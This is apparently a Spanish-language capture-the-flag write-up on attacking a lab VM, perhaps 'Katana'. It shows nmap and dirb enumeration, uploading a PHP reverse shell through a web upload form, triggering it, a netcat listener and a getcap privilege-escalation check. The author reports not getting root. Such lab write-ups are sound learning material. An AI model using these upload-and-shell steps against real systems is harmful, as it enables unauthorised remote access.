

miramos la ip que tiene la máquina vulnerable




```
┌──(root㉿kali)-[~]
└─# nmap -F 192.168.131.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-05 13:51 CET
Nmap scan report for 192.168.131.1
Host is up (0.00071s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.131.130
Host is up (0.0014s latency).
Not shown: 95 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:5A:56:9B (VMware)
```

comprobamos la web




se encontró en el puerto 8088 un html para uploads



```
┌──(paula㉿kali)-[~]
└─$ dirb http://192.168.131.130:8088/ -X .html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb  6 19:00:14 2024
URL_BASE: http://192.168.131.130:8088/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.131.130:8088/ ----
+ http://192.168.131.130:8088/error404.html (CODE:200|SIZE:195)
+ http://192.168.131.130:8088/index.html (CODE:200|SIZE:655)
+ http://192.168.131.130:8088/upload.html (CODE:200|SIZE:6480)

-----------------
END_TIME: Tue Feb  6 19:00:22 2024
DOWNLOADED: 4612 - FOUND: 3
```


puse un reverse-shell.php en el segundo upload, y le di a submit



Browse... No file selected.   Browse... php-reverse-shell.php


```
Please wait for 1 minute!. Please relax!.

File : file1
Name :
Type :
Path :
Size : 0

Please wait for 1 minute!. Please relax!.

file is empty, not stored.

File : file2
Name : php-reverse-shell.php
Type : application/x-php
```

el shell upload internamente redirecciona a otro directorio




```
Please wait for 1 minute!. Please relax!.

Moved: /tmp/phpKc9Cyt ====> /opt/manager/html/katana_php-reverse-shell.php
MD5 : 5f8af08f753e5d318d307e75ad91c039
```

obtuvimos la shell



```
192.168.131.130:8715/katana_php-reverse-shell.php
```

y no pude entrar para obtener la flag del root



```
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...


getcap -r / 2>/dev/null
```